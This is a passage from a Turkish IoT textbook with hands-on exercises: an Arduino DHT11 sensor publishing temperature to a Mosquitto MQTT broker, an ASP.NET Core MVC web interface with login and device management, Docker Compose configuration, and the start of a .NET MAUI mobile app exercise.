
```
username:password
```

8. Adım: Terminalde docker exec mqtt-broker mosquitto_passwd -U //mosquitto/config/pwfile komutunu yazarak Mqtt Broker için kullanıcı adı ve şifresini oluşturunuz.

9. Adım: Run butonuna basarak çözümü başlatınız.

10. Adım: MQTT-Explorer programını bilgisayarınıza kurup çalıştırınız.

11. Adım: MQTT-Explorer programında bağlantı ayarlarını yapıp Mqtt Broker'a bağlanınız (Görsel 3.18).



Görsel 3.18: MQTT-Explorer ayar penceresi

12. Adım: MQTT-Explorer programında sıcaklık verilerini gözlemleyiniz.

6. UYGULAMA

> Ortam sıcaklığını alıp Mqtt Broker'a gönderen IoT cihaz uygulamasını verilen adımlar doğrultusunda gerçekleştiriniz.

1. Adım: Arduino Uno cihazının dijital 2 numaralı pinine Dht11 sıcaklık sensörünün data girişini bağlayınız.

2. Adım: Dht11 sensörünün Vcc ve GND pinlerini IoT cihazının Vcc ve GND pinlerine bağlayınız.

3. Adım: ESP8266 Wifi modülünü IoT cihazına bağlayınız.

4. Adım: Arduino Uno cihazına IDE yardımıyla kodları yazınız.

```
#include <DHT.h>
#include <PubSubClient.h>
// Wi-Fi ayarları
const char* ssid = “wifi_ssid”;
const char* password = “wifi_password”;
// MQTT Broker ayarları
const char* mqttServer = “mqttbroker_adres”;
const int mqttPort = 1883;
const char* mqttUser = “admin”;
const char* mqttPassword = “password”;
const char* topicName = “Device01_01”;
```

```
// DHT sensör ayarları
const int dhtPin = 2; // DHT sensörünün bağlı olduğu pin ile değiştirin.
const int dhtType = DHT11;

// DHT sensörü balşatma
DHT dht(dhtPin, dhtType);
WiFiClient wifiClient;
PubSubClient client(wifiClient);

void setup() {
	Serial.begin(9600);
	// Wi-Fi ağına bağlanma
	WiFi.begin(ssid, password);
	while (WiFi.status() != WL_CONNECTED) {
	delay(500);
	Serial.print(“.”);
	}
	Serial.println(“”);
	Serial.println(“WiFi bağlandı.”);

	// MQTT Broker'a bağlanma
	client.setServer(mqttServer, mqttPort);
	while (!client.connected()) {
	Serial.println(“MQTT brokera bağlanıyor...”);
	if (client.connect(“ArduinoClient”, mqttUser, mqttPassword)) {
		Serial.println(“MQTT brokera bağlandı.”);
	} else {
		Serial.print(“MQTT brokera bağlantı başarısız oldu: “);
		Serial.print(client.state());
		Serial.println(“ 5 saniye içinde yeniden deneniyor...”);
		delay(5000);
		}
	}
```

```
 // DHT sensörü başlatma
 dht.begin();
}

void loop() {
       // DHT sensöründen sıcaklık ve nemi okuma
       float temperature = dht.readTemperature();
       if (isnan(temperature)) {
              Serial.println("DHT sensöründen sıcaklık okunamadı.");
              return;
       }
       // Sıcaklığı MQTT Broker ile yayınlama
       char payload[10];
       dtostrf(temperature, 1, 1, payload);
       client.publish(topicName, payload);
       Serial.println("MQTT brokerda yayınlanan sıcaklık: " + String(temperatu-
re));
       // Tekrar yayınlamadan önce 5 saniye bekleyin.
       delay(5000);
}
```

3.3.6. Web Arayüz Uygulaması

ASP.NET Core MVC, Microsoft tarafından geliştirilen ve web uygulamaları oluşturmak için kullanılan web frameworküdür. Bu framework, ASP.NET Core'un bir parçası olarak sunulur ve modern web uygulamaları geliştirmek için güçlü bir altyapı sağlar. Bu framework, mikroservis mimarisinde kullanıcının işlemlerini bir web tarayıcısı aracılığıyla yapmasını sağlar.

7. UYGULAMA

> Mikroservis yapısını kullanan web arayüzü uygulamasını verilen adımlar doğrultusunda gerçekleştiriniz.

1. Adım: Ev Asistanı çözümü içindeki UI klasörüne EAWebUI adında yeni bir Asp.Net Core Web App (Model-View-Controller) projesi oluşturunuz.

2. Adım: Nuget paket yöneticisi ile MQTTnet.AspNetCore paketini yükleyiniz.

3. Adım: Add Project Reference komutuyla JwtAuthenticationManager projesini referans olarak projeye ekleyiniz.

4. Adım: Program.cs üzerinde değişiklikleri yapınız.

```
using EAWebUI;
using EAWebUI.Services;
using JwtAuthenticationManager;
using System.Net;

var builder = WebApplication.CreateBuilder(args);

// Servisleri konteynere ekleme
builder.Services.AddControllersWithViews();
builder.Services.AddCustomJwtAuthentication();
builder.Services.AddHttpContextAccessor();
builder.Services.AddScoped<CustomHttpHandler>();
builder.Services.AddHttpClient("api", client =>
    {
        client.BaseAddress = new Uri("http://apigateway");
    })
    .AddHttpMessageHandler<CustomHttpHandler>();
builder.Services.AddScoped<IUserService, UserService>();
builder.Services.AddScoped<IDeviceService, DeviceService>();

var app = builder.Build();

// HTTP istek hattını yapılandırma
if (!app.Environment.IsDevelopment())
{
    app.UseExceptionHandler("/Home/Error");
}
app.UseStaticFiles();
app.UseStatusCodePages(async context =>
{
    var request = context.HttpContext.Request;
    var response = context.HttpContext.Response;

    if (response.StatusCode == (int)HttpStatusCode.Unauthorized)
    {
        response.Redirect("/Account/Login");
    }
});
app.UseRouting();
```

```
// Kimlik doğrulama ve oturum işlemlerini etkinleştirme
app.UseAuthentication();
app.UseAuthorization();

app.MapControllerRoute(
    name: "default",
    pattern: "{controller=Home}/{action=Index}/{id?}");

app.Run();
```

5. Adım: Models klasörü içine LoginViewModel.cs adında bir sınıf oluşturunuz.

```
public class LoginViewModel
{
    [Required]
    [RegularExpression("^[a-zA-Z0-9_]*$", ErrorMessage = "Kullanıcı adı gereksinimleri karşılanmıyor.")]
    [DisplayName("Kullanıcı Adı")]
    public required string UserName { get; set; }

    [Required]
    [DataType(DataType.Password)]
    [DisplayName("Şifre")]
    [RegularExpression("^(?=.*[a-z])(?=.*[A-Z])(?=.*\\d).+$", ErrorMessage = "Şifre gereksinimleri karşılanmıyor.")]
    public required string Password { get; set; }
}
```

6. Adım: Models klasörü içine RegisterViewModel.cs adında bir sınıf oluşturunuz.

```
public class RegisterViewModel
{
    [Required]
    [RegularExpression("^[a-zA-Z0-9_]*$", ErrorMessage = "Kullanıcı adı gereksinimleri karşılanmıyor.")]
    [DisplayName("Kullanıcı Adı")]
    public required string UserName { get; set; }

    [Required]
    [DataType(DataType.EmailAddress)]
    [DisplayName("Eposta Adresi")]
    public required string Email { get; set; }
```

```
    [Required]
    [DataType(DataType.Password)]
    [DisplayName("Şifre")]
    [RegularExpression("^(?=.*[a-z])(?=.*[A-Z])(?=.*\\d).+$", ErrorMessage =
"Şifre gereksinimleri karşılanmıyor.")]
    public required string Password { get; set; }

    [Required]
    [DataType(DataType.Password)]
    [Compare( nameof(Password), ErrorMessage = "Şifreler uyuşmuyor.")]
    [DisplayName("Şifre onayla")]
    public required string ConfirmPassword { get; set; }
}
```

7. Adım: Models klasörü içine DeviceViewModel.cs adında bir sınıf oluşturunuz.

```
public class DeviceViewModel
 {
     [Required]
     [DisplayName("Cihaz Adı")]
     public required string DeviceName { get; set; }

     [Required]
     [DisplayName("Cihaz Kodu")]
     public required string DeviceCode { get; set; }

     public int? UserId { get; set; }
     public int Id { get; set; }

 }
```

8. Adım: Models klasörü içine JwtTokenResponseVm.cs adında bir sınıf oluşturunuz.

```
public class JwtTokenResponseVm
{
    public string UserId { get; set; }
    public int ExpiresIn { get; set; }
    public  string JwtToken { get; set; }
}
```

9. Adım: Services adında bir klasör oluşturunuz.

10. Adım: Services klasörü içine IUserService.cs adında bir arayüz oluşturunuz.

```
public interface IUserService
{
    Task<JwtTokenResponseVm?> Login(string username, string password);
    Task<HttpResponseMessage> Register(string username, string email, string pas-
sword);
}
```

11. Adım: Services klasörü içine UserService.cs adında bir sınıf oluşturunuz.

```
public class UserService : IUserService
{
    private readonly IHttpClientFactory _httpClientFactory;

    public UserService(IHttpClientFactory httpClientFactory)
    {
        _httpClientFactory = httpClientFactory;
    }
    public async Task<JwtTokenResponseVm?> Login(string username, string pas-
sword)
    {
        var user = new
        {
            UserName = username,
            Password = password,
        };
        var client = _httpClientFactory.CreateClient("api");
        var response = client.PostAsJsonAsync("/api/login", user).Result;
        if (await response.Content.ReadFromJsonAsync<JwtTokenResponseVm>() is not
{ } tokenResponse ||
            string.IsNullOrEmpty(tokenResponse.JwtToken)) return null;
        return tokenResponse;
    }
    public async Task<HttpResponseMessage> Register(string username, string ema-
il, string password)
    {
        var user = new
        {
            UserName = username,
            Email = email,
            Password = password,
        };
        var client = _httpClientFactory.CreateClient("api");
        var response = await client.PostAsJsonAsync("/api/register", user);
        return response;
    }
}
```

12. Adım: Services klasörü içine IDeviceService.cs adında bir arayüz oluşturunuz.

```
public interface IDeviceService
{
    Task<DeviceViewModel?> GetDeviceAsync(int id);
    Task<IEnumerable<DeviceViewModel>?> GetAllDevicesByUserIdAsync(int userId);
    Task<HttpResponseMessage> CreateDeviceAsync(DeviceViewModel device);
    Task<HttpResponseMessage> UpdateDeviceAsync(DeviceViewModel device);
    Task<HttpResponseMessage> DeleteDeviceAsync(int id);
}
```

13. Adım: Services klasörü içine DeviceService.cs adında bir sınıf oluşturunuz.

```
public class DeviceService : IDeviceService
{
    private readonly IHttpClientFactory _httpClientFactory;
    public DeviceService(IHttpClientFactory httpClientFactory)
    {
        _httpClientFactory = httpClientFactory;
    }
    public async Task<DeviceViewModel?> GetDeviceAsync(int id)
    {
        var client = _httpClientFactory.CreateClient(“api”);
        var response = await client.GetFromJsonAsync<DeviceViewModel>($”/api/De-
vices/{id}”);
        return response;
    }
    public async Task<IEnumerable<DeviceViewModel>?> GetAllDevicesByUserIdAsyn-
c(int userId)
    {
        var client = _httpClientFactory.CreateClient(“api”);
        var response =
        await client.GetFromJsonAsync<IEnumerable<DeviceViewModel>>($”/api/Devi-
ces/user/{userId}”);
        return response;
    }
    public async Task<HttpResponseMessage> CreateDeviceAsync(DeviceViewModel de-
vice)
    {
        var client = _httpClientFactory.CreateClient(“api”);
        var response =
            await client.PostAsJsonAsync($”/api/Devices”, device);
        return response;
    }
```

```
    public async Task<HttpResponseMessage> UpdateDeviceAsync(DeviceViewModel de-
vice)
    {
        var client = _httpClientFactory.CreateClient("api");
        var response = await client.PutAsJsonAsync($"/api/Devices/{device.Id}",
device);
        return response;
    }
    public async Task<HttpResponseMessage> DeleteDeviceAsync(int id)
    {
        var client = _httpClientFactory.CreateClient("api");
        var response = await client.DeleteAsync($"/api/Devices/{id}");
        return response;
    }
}
```

14. Adım: Controllers klasörü içine AccountController.cs adında bir controller oluşturunuz.

```
public class AccountController : Controller
{
    private readonly IUserService _userService;
    public AccountController(IUserService userService)
    {
        _userService = userService;
    }

    [HttpGet]
    public IActionResult Login()
    {
        return View();
    }

    [HttpGet]
    public IActionResult Register()
    {
        return View();
    }

    [HttpPost]
    [ValidateAntiForgeryToken]
    public async Task<IActionResult> Login(LoginViewModel model)
    {
        if (!ModelState.IsValid)
        {
```

```
            ModelState.AddModelError(string.Empty, "Geçersiz kullanıcı adı veya
şifre.");
            return View(model);
        }

        return await ProcessLogin(model);
    }
    [HttpPost]
    [ValidateAntiForgeryToken]
    public async Task<IActionResult> Register(RegisterViewModel model)
    {
        if (!ModelState.IsValid)
        {
            ModelState.AddModelError(string.Empty, "Geçersiz kullanıcı adı veya
şifre.");
            return View(model);
        }

        var result = await _userService.Register(model.UserName, model.Email, mo-
del.Password);
        if (result.IsSuccessStatusCode)
        {
            var loginModel = new LoginViewModel
            {
                UserName = model.UserName,
                Password = model.Password
            };
            return await ProcessLogin(loginModel);
        }
        var errorMessage = await result.Content.ReadAsStringAsync();
        ModelState.AddModelError(string.Empty, errorMessage);
        return View(model);
    }

    private async Task<IActionResult> ProcessLogin(LoginViewModel model)
    {
        var token = await _userService.Login(model.UserName, model.Password);
        if (token == null)
        {
            ModelState.AddModelError(string.Empty, "Geçersiz kullanıcı adı veya
şifre.");
            return View();
        }
```

```
        var identity = new ClaimsIdentity(CookieAuthenticationDefaults.Authenti-
cationScheme);
        identity.AddClaim(new Claim(ClaimTypes.Name, model.UserName));
        identity.AddClaim(new Claim(ClaimTypes.NameIdentifier, token.UserId));
        identity.AddClaim(new Claim("token", token.JwtToken));
        var principal = new ClaimsPrincipal(identity);
        var authProperties = new AuthenticationProperties
        {
            AllowRefresh = true,
            //ExpiresUtc = token.ExpiresIn,
            ExpiresUtc = DateTimeOffset.Now.AddSeconds(token.ExpiresIn),
            IsPersistent = true,
        };
        try
        {
            await HttpContext.SignInAsync(CookieAuthenticationDefaults.Authenti-
cationScheme,
            new ClaimsPrincipal(principal), authProperties);
        }
        catch (Exception ex)
        {
            throw;
        }
        return RedirectToAction("Index", "Home");
    }
    [HttpPost]
    [Authorize]
    public async Task<IActionResult> Logout()
    {
        await HttpContext.SignOutAsync(CookieAuthenticationDefaults.Authenticati-
onScheme);
        HttpContext.Response.Cookies.Delete("jwt-access-token");
        return RedirectToAction("Index", "Home");
    }
}
```

15. Adım: Views/Account klasöründeki Login.cshtml sayfasını düzenleyiniz.

```
@model EAWebUI.Models.LoginViewModel
@{
    ViewData["Title"] = "Kullanıcı Girişi";
}
```

```
<h1>Kullanıcı Girişi</h1>

<hr />
<div class="row">
    <div class="col-md-4">
        <form asp-action="Login" asp-antiforgery="true">
            <div asp-validation-summary="ModelOnly" class="text-danger"></div>
            <div class="form-group">
                <label asp-for="UserName" class="control-label"></label>
                <input asp-for="UserName" class="form-control" />
                <span asp-validation-for="UserName" class="text-danger"></span>
            </div>
            <div class="form-group">
                <label asp-for="Password" class="control-label"></label>
                <input asp-for="Password" class="form-control" />
                <span asp-validation-for="Password" class="text-danger"></span>
            </div>
            <br />
            <div class="form-group">
                <input type="submit" value="Oturum Aç" class="btn btn-primary" />
            </div>
        </form>
        <a asp-action="Register">Kayıt ol</a>
    </div>
</div>


@section Scripts {
    @{await Html.RenderPartialAsync("_ValidationScriptsPartial");}
}
```

16. Adım: Views/Account klasöründeki Register.cshtml sayfasını düzenleyiniz.

```
@model EAWebUI.Models.RegisterViewModel

@{
    ViewData["Title"] = "Register";
}
```

```
<h1>Kullanıcı Girişi</h1>

<hr />
<div class="row">
    <div class="col-md-4">
        <form asp-action="Register" asp-antiforgery="true">
            <div asp-validation-summary="ModelOnly" class="text-danger"></div>
            <div class="form-group">
                <label asp-for="UserName" class="control-label"></label>
                <input asp-for="UserName" class="form-control" />
                <span asp-validation-for="UserName" class="text-danger"></span>
            </div>
            <div class="form-group">
                <label asp-for="Email" class="control-label"></label>
                <input asp-for="Email" class="form-control" />
                <span asp-validation-for="Email" class="text-danger"></span>
            </div>
            <div class="form-group">
                <label asp-for="Password" class="control-label"></label>
                <input asp-for="Password" class="form-control" />
                <span asp-validation-for="Password" class="text-danger"></span>
            </div>
            <div class="form-group">
                <label asp-for="ConfirmPassword" class="control-label"></label>
                <input asp-for="ConfirmPassword" class="form-control" />
                <span asp-validation-for="ConfirmPassword" class="text-danger"></
span>
            </div>
            <br />
            <div class="form-group">
                <input type="submit" value="Kaydol" class="btn btn-primary" />
            </div>
        </form>
    </div>
</div>

@section Scripts {
    @{await Html.RenderPartialAsync("_ValidationScriptsPartial");}
}
```

17. Adım: Controller klasörü içine DeviceController.cs adında bir controller oluşturunuz.

```
[Authorize]
public class DeviceController : Controller
{
    private readonly IDeviceService _deviceService;
    public DeviceController(IDeviceService deviceService)
    {
        _deviceService = deviceService;
    }

    // GET: DeviceController
    public async Task<IActionResult> Index()
    {
        var userId = Convert.ToInt32(User.FindFirstValue(ClaimTypes.NameIdenti-
fier));
        var devices = await _deviceService.GetAllDevicesByUserIdAsync(userId);
        return View(devices);
    }

    // GET: DeviceController/Details/5
    public async Task<ActionResult> Details(int? id)
    {
        if (id == null)
            return NotFound();
        var device = await _deviceService.GetDeviceAsync(id.Value);
        if (device == null) return NotFound();
        var userId = Convert.ToInt32(User.FindFirstValue(ClaimTypes.NameIdenti-
fier));
        if (device.UserId != userId) return Unauthorized();
        var mqttFactory = new MqttFactory();
        var mqttBroker = Environment.GetEnvironmentVariable("MQTT_BROKER");
        var mqttUser = Environment.GetEnvironmentVariable("MQTT_USER");
        var mqttPassword = Environment.GetEnvironmentVariable("MQTT_PASSWORD");
        var mqttClientOptions = new MqttClientOptionsBuilder()
            .WithWebSocketServer(mqttBroker)
            .WithCredentials(mqttUser, mqttPassword)
            .Build();
        string temperature = null;
        using (var mqttClient = mqttFactory.CreateMqttClient())
        {
            mqttClient.ApplicationMessageReceivedAsync += e =>
            {
```

```
                temperature = e.ApplicationMessage.ConvertPayloadToString();
                //Console.WriteLine(temperature);
                return Task.CompletedTask;
            };
            await mqttClient.ConnectAsync(mqttClientOptions, CancellationToken.
None);

            var response = await mqttClient.SubscribeAsync("Device01_01");
            await Task.Delay(5000);
            await mqttClient.DisconnectAsync();
        }

        ViewBag.Temperature = temperature ?? "Sıcaklık okunamadı.";
            return View(device);
    }

    // GET: DeviceController/Create
    public ActionResult Create()
    {
        return View();
    }

    // POST: DeviceController/Create
    [HttpPost]
    [ValidateAntiForgeryToken]
    public async Task<IActionResult> Create(DeviceViewModel model)
    {
        if (!ModelState.IsValid)
        {
            ModelState.AddModelError(string.Empty, "Hata.");
            return View(model);
        }
        model.UserId = Convert.ToInt32(User.FindFirstValue(ClaimTypes.NameIdenti-
fier));
        var result = await _deviceService.CreateDeviceAsync(model);
        if (result.IsSuccessStatusCode)
        {
            return RedirectToAction("Index");
        }
        return View(model);
    }
```

```
// GET: DeviceController/Edit/5
    public async Task<IActionResult> Edit(int? id)
    {
        if (id == null)
            return NotFound();
        var device = await _deviceService.GetDeviceAsync(id.Value);
        if (device == null) return NotFound();
        var userId = Convert.ToInt32(User.FindFirstValue(ClaimTypes.NameIdenti-
fier));
        if (device.UserId != userId) return Unauthorized();
        return View(device);
    }

    // POST: DeviceController/Edit/5
    [HttpPost]
    [ValidateAntiForgeryToken]
    public async Task<IActionResult> Edit(int id, DeviceViewModel device)
    {
        if (id != device.Id) return NotFound();
        var userId = Convert.ToInt32(User.FindFirstValue(ClaimTypes.NameIdenti-
fier));
        if (device.UserId != userId)
            ModelState.AddModelError(string.Empty, "Yetkisiz işlem.");
        if (ModelState.IsValid)
        {
            try
            {
                var result = await _deviceService.UpdateDeviceAsync(device);
                if (result.IsSuccessStatusCode)
                {
                    return RedirectToAction(nameof(Index));
                }
            }
            catch (Exception ex)
            {
                return View(ex);
            }
        }
        return View(device);
    }
```

```
    // GET: DeviceController/Delete/5
    public async Task<IActionResult> Delete(int? id)
    {
        if (id == null)
            return NotFound();
        var device = await _deviceService.GetDeviceAsync(id.Value);
        if (device == null) return NotFound();
        var userId = Convert.ToInt32(User.FindFirstValue(ClaimTypes.NameIdenti-
fier));
        if (device.UserId != userId) return Unauthorized();
        return View(device);
    }
    // POST: DeviceController/Delete/5
    [HttpPost, ActionName("Delete")]
    [ValidateAntiForgeryToken]
    public async Task<IActionResult> DeleteComfirmed(int id)
    {
        var device = await _deviceService.GetDeviceAsync(id);

        if (id != device.Id) return NotFound();
        var userId = Convert.ToInt32(User.FindFirstValue(ClaimTypes.NameIdenti-
fier));
        if (device.UserId != userId)
            ModelState.AddModelError(string.Empty, "Yetkisiz işlem.");
        if (ModelState.IsValid)
        {
            try
            {
                var result = await _deviceService.DeleteDeviceAsync(device.Id);
                if (result.IsSuccessStatusCode)
                {
                    return RedirectToAction(nameof(Index));
                }
            }
            catch (Exception ex)
            {
                return View(ex);
            }
        }
        return View(device.Id);
    }
}
```

18. Adım: Views/Device klasöründeki Index.cshtml sayfasını düzenleyiniz.

```
@model IEnumerable<DeviceViewModel>

@{
    ViewData[“Title”] = “Cihazlar”;
}

<h1>Cihazlar</h1>
<a asp-action=”Create”>Cihaz Ekle</a>
<table class=”table table-bordered table-responsive table-hover”>
    <tr>
        <th>Cihaz Adı</th>
        <th>Cihaz Kodu</th>
        <th>İşlemler</th>
    </tr>
@foreach (var device in Model)
{
    <tr>
        <td>@Html.DisplayFor(deviceItem =>device.DeviceName)</td>
        <td>@Html.DisplayFor(deviceItem =>device.DeviceCode)</td>
        <td>
            <a asp-action=”Edit” asp-route-id=”@device.Id”>Düzenle</a> |
            <a asp-action=”Details” asp-route-id=”@device.Id”>Ayrıntılar</a> |
            <a asp-action=”Delete” asp-route-id=”@device.Id”>Sil</a>
        </td>
    </tr>
}
</table>
```

19. Adım: Views/Device klasöründeki Create.cshtml sayfasını düzenleyiniz.

```
@model DeviceViewModel

@{
    ViewData[“Title”] = “Cihazlar”;
}

<h1>Cihazlar</h1>
<hr />
<div class=”row”>
    <div class=”col-md-4”>
```

```
        <form asp-action="Create" asp-antiforgery="true">
            <div asp-validation-summary="ModelOnly" class="text-danger"></div>
            <div class="form-group">
                <label asp-for="DeviceName" class="control-label"></label>
                <input asp-for="DeviceName" class="form-control" />
                <span asp-validation-for="DeviceName" class="text-danger"></span>
            </div>
            <div class="form-group">
                <label asp-for="DeviceCode" class="control-label"></label>
                <input asp-for="DeviceCode" class="form-control" />
                <span asp-validation-for="DeviceCode" class="text-danger"></span>
            </div>
            <br />
            <div class="form-group">
                <input type="submit" value="Ekle" class="btn btn-primary" />
            </div>
        </form>
    </div>
</div>
```

20. Adım: Views/Device klasöründeki Edit.cshtml sayfasını düzenleyiniz.

```
@model EAWebUI.Models.DeviceViewModel

@{
    ViewData["Title"] = "Edit";
}

<h1>Edit</h1>
<h4>DeviceViewModel</h4>
<hr />
<div class="row">
    <div class="col-md-4">
        <form asp-action="Edit">
            <div asp-validation-summary="ModelOnly" class="text-danger"></div>
            <input type="hidden" asp-for="Id"/>
            <div class="form-group">
                <label asp-for="DeviceName" class="control-label"></label>
                <input asp-for="DeviceName" class="form-control" />
                <span asp-validation-for="DeviceName" class="text-danger"></span>
            </div>
```

```
            <div class="form-group">
                <label asp-for="DeviceCode" class="control-label"></label>
                <input asp-for="DeviceCode" class="form-control" />
                <span asp-validation-for="DeviceCode" class="text-danger"></span>
            </div>
            <div class="form-group">
                <label asp-for="UserId" class="control-label"></label>
                <input asp-for="UserId" class="form-control" />
                <span asp-validation-for="UserId" class="text-danger"></span>
            </div>
            <div class="form-group">
                <label asp-for="Id" class="control-label"></label>
                <input asp-for="Id" class="form-control" />
                <span asp-validation-for="Id" class="text-danger"></span>
            </div>
            <div class="form-group">
                <input type="submit" value="kaydet" class="btn btn-primary" />
            </div>
        </form>
    </div>
</div>
<div>
    <a asp-action="Index">Listeye geri dön</a>
</div>

@section Scripts {
    @{await Html.RenderPartialAsync("_ValidationScriptsPartial");}
}
```

21. Adım: Views/Device klasöründeki Details.cshtml sayfasını düzenleyiniz.

```
@model EAWebUI.Models.DeviceViewModel

@{
    ViewData["Title"] = "Edit";
}

<h1>Edit</h1>
<h4>Cihaz Durumu</h4>
<hr />
<div class="row">
```

```
    <div class=”col-md-4”>
        @Html.DisplayFor(deviceItem =>Model.DeviceName)
        @ViewBag.Temperature
    </div>
</div>
<div>
    <a asp-action=”Index”>Listeye geri dön</a>
</div>

@section Scripts {
    @{await Html.RenderPartialAsync(“_ValidationScriptsPartial”);}
}
```

22. Adım: Views/Device klasöründeki Delete.cshtml sayfasını düzenleyiniz.

```
@model EAWebUI.Models.DeviceViewModel

@{
    ViewData[“Title”] = “Delete”;
}

<h1>Sil</h1>

<h3>Cihazı silmek istediğinize emin misiniz?</h3>
<div>
    <h4>DeviceViewModel</h4>
    <hr />
    <dl class=”row”>
        <dt class = “col-sm-2”>
            @Html.DisplayNameFor(model => model.DeviceName)
        </dt>
        <dd class = “col-sm-10”>
            @Html.DisplayFor(model => model.DeviceName)
        </dd>
        <dt class = “col-sm-2”>
            @Html.DisplayNameFor(model => model.DeviceCode)
        </dt>
        <dd class = “col-sm-10”>
            @Html.DisplayFor(model => model.DeviceCode)
        </dd>
```

```
<dt class = “col-sm-2”>
            @Html.DisplayNameFor(model => model.Id)
        </dt>
        <dd class = “col-sm-10”>
            @Html.DisplayFor(model => model.Id)
        </dd>
    </dl>

    <form asp-action=”Delete” >
        <input type=”hidden” asp-for=”Id” />
        <input type=”submit” value=”Sil” class=”btn btn-danger” /> |
        <a asp-action=”Index”>Listeye geri dön</a>
    </form>
</div>
```

23. Adım: Projeye Docker Compose konteyner yöneticisi desteği ekleyiniz.

24. Adım: Docker-compose.yml dosyasında gerekli düzenlemeleri yapınız.

```
  eawebui:
    container_name: ea-web-ui
    image: ${DOCKER_REGISTRY-}eawebui
    build:
      context: .
      dockerfile: EAWebUI/Dockerfile
    networks:
      - frontnet
    ports:
      - 9002:80
    environment:
      - MQTT_BROKER=mqttbroker:9001//mqtt
      - MQTT_USER=admin
      - MQTT_PASSWORD=Password
```


3.3.7. Mobil Uygulama

.NET MAUI (Multi-platform App UI), Microsoft tarafından geliştirilen bir teknoloji ve platformdur. MAUI, aynı kod tabanını kullanarak farklı platformlarda (iOS, Android, Windows, macOS gibi) çalışabilen kullanıcı arayüzü (UI) uygulamaları oluşturmayı hedefler. Böylelikle mikroservis mimarisinde kullanıcının işlemlerini bir mobil cihaz aracılığıyla yapmasını sağlar.

8. UYGULAMA


> Mikroservis yapısını kullanan mobil uygulamayı verilen adımlar doğrultusunda gerçekleştiriniz.

1. Adım: Ev Asistanı çözümü içindeki UI klasörüne MobilUI adında yeni bir .Net MAUI App projesi oluşturunuz (Görsel 3.19).



